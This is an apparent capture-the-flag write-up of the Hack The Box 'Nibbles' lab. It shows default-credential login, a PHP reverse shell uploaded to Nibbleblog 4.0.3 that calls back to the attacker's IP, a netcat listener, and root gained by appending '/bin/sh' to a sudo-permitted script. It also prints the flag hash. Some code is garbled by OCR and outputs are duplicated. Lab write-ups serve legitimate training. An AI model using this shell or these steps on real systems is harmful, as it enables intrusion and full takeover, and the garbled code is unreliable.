Security Assessment Findings Report

Nibbles Machine – Hack The Box

Written by Dean Aviani

Report quick summary

Vulnerability Exploited	Arbitrary File Upload (CVE-2015-6967)
System Vulnerable	Nibbleblog 4.0.3
System Vulnerability Explanation	Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in content/private/plugins/my_image/image.php.
Privilege Escalation Vulnerability	Execute a script with root privileges
Privilege Escalation Vulnerability Explanation	Low privilege user can add to an existing script '/bin/sh' command and execute it as root. This change will give a new shell with root privileges.
Vulnerability Fix	It is recommended to update Nibbleblog to the latest version in order to apply the vendor supplied patches. Also, avoid low privilege user to execute a script as root by changing the '/etc/sudoers' file.
Severity	**Critical**


Report findings

An initial nmap scan revealed a few services:


- **OpenSSH 7.2p2 on port 22**
- **Apache httpd 2.4.18 on port 80**

```
root@kali:~# nmap -T4 -sV -p- -A 10.10.10.75
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 17:58 EST
Nmap scan report for 10.10.10.75
Host is up (0.15s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
 |ssh-hostkey :
 2048   |c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
22:8 256   |f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
 256  _|e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
_|http-server-header: Apache/2.4.18 (Ubuntu)
_|http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).

...

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1 152.15   ms 10.10.14.1
2 152.44   ms 10.10.10.75

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 349.60 seconds
```


OpenSSH 7.2p2 landing page is shown below




Accessing the source code of this page showed a directory called 'nibbleblog'




Accessing this directory showed the following page




Using Dirbuster showed a PHP page named 'admin'




Accessing this page showed an authentication system




Trying to use default credentials worked with admin:nibbles



After bypassed the login system, the following page appeared




Searching for an exploit against 'nibbleblog' showed the following page (wikihack.com) that suggests uploading a PHP reverse shell page under the 'Plugin->my_image' option



Link: https://wikihak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/


Accessing to 'Plugin->my_image' option confirms what has been said on wikihack.com



Creating a PHP reverse shell

```
<?php
        //php-reverse-shell - A Reverse Shell implementation in PHP
        //Copyright (C) 2007 pentestmonkey@pentestmonkey.net
       //

...

        //Usage
       ----- //
        //See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
       set_time_limit;(0)
       $VERSION = "1.0;"
       $ip = '10.10.14.8'; // CHANGE THIS
       $port = 1234; // CHANGE THIS
       $chunk_size = 1400;
       $write_a = null;
       $error_a = null;
       $shell = 'uname -a; w; id; /bin/sh -i;'
       $daemon = 0;
...

?>
```


Uploading the PHP reverse shell page



Opening a listener on port 1234

```
root@kali:~/Hack_The_Box/Nibbles# nc -nlvp 1234
listening on [any] 1234 ...
```

Accessing to http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php to trigger a shell



Got a shell

```
root@kali:~/Hack_The_Box/Nibbles# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.75] 57392
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 07:11:07 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
root@kali:~/Hack_The_Box/Nibbles# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.75] 57392
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
 07:11:07 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$
```

Checking the username identity the shell connected to

```
$ whoami
nibbler
$
```

Checking what the 'nibbler' user can run with high privileges showed a script file named 'monitor.sh' on '/home/nibbler/personal/stuff' path

```
$ sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Accessing to 'nibbler' folder showed a zip file named 'personal.zip'

```
$ cd home
$
$ ls -la
total 12
drwxr-xr-x  3 root    root    4096 Dec 10  2017 .
drwxr-xr-x 23 root    root    4096 Dec 28  2017 ..
drwxr-xr-x  3 nibbler nibbler 4096 Dec 29  2017 nibbler
$
$ cd nibbler
$
$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29  2017 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Dec 10  2017 user.txt
```

Unzip the 'personal.zip' file

```
$ unzip -q personal.zip
$
$ ls -la
total 24
drwxr-xr-x 4 nibbler nibbler 4096 Nov 12 07:21 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 personal
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Dec 10  2017 user.txt
$
```

Accessing to 'personal' folder

```
$ cd personal
$
$
$ ls -la
total 12
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 4 nibbler nibbler 4096 Nov 12 07:21 ..
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 stuff
```

Accessing to 'staff' folder showed a script named 'monitor.sh'

```
$ cd stuff
$
$ ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

Adding '/bin/sh' command to the script

```
$ echo "/bin/sh" >> monitor.sh
echo "/bin/sh" >> monitor.sh
$
```

Running the script as root by using 'sudo' command

```
$ sudo ./monitor.sh
sudo ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [[: not found
#
```

Got root

```
# whoami
whoami
root
#
```

Proof

```
# hostname && whoami && ifconfig && cat root.txt
hostname && whoami && ifconfig && cat root.txt
Nibbles
root
ens32     Link encap:Ethernet  HWaddr 00:50:56:b9:4e:72
          inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:4e72/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:4e72/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:86735 errors:0 dropped:65 overruns:0 frame:0
          TX packets:97863 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5657823 (5.6 MB)  TX bytes:6738635 (6.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:184 errors:0 dropped:0 overruns:0 frame:0
          TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:14216 (14.2 KB)  TX bytes:14216 (14.2 KB)

b6d745c0dfb6457c55591efc898ef88c
#
```

```
 #hostname && whoami && ifconfig && cat root.txt
hostname && whoami && ifconfig && cat root.txt

Nibbles

Root

ens32     Link encap:Ethernet  HWaddr 00:50:56:b9:4e:72
          inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:4e72/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:4e72/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:86735 errors:0 dropped:65 overruns:0 frame:0
          TX packets:97863 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5657823 (5.6 MB)  TX bytes:6738635 (6.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:184 errors:0 dropped:0 overruns:0 frame:0
          TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:14216 (14.2 KB)  TX bytes:14216 (14.2 KB)


B6d745c0dfb6457c55591efc898ef88c
```